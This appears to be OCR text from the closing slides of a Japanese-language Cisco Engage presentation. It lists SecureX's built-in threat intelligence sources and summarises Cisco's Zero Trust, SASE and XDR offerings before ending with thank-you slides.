


SecureX ビルトインインテリジェンス
- AMP File Reputation
- AMP Global Intelligence
- Private Intelligence
- Talos Intelligence

無償で利用できるセキュリティ調査ツールとしてお使いいただき、SecureX 自体、Cisco のセキュリティ製品自体のご興味をお持ちいただく

まとめ：Cisco ゼロトラスト/SASE/XDR

Cisco Zero Trust = Workforce, Workplace, Workload
Cisco SASE = Networking, Security, Identity & Access



cisco Engage

Thank you

cisco Engage

cisco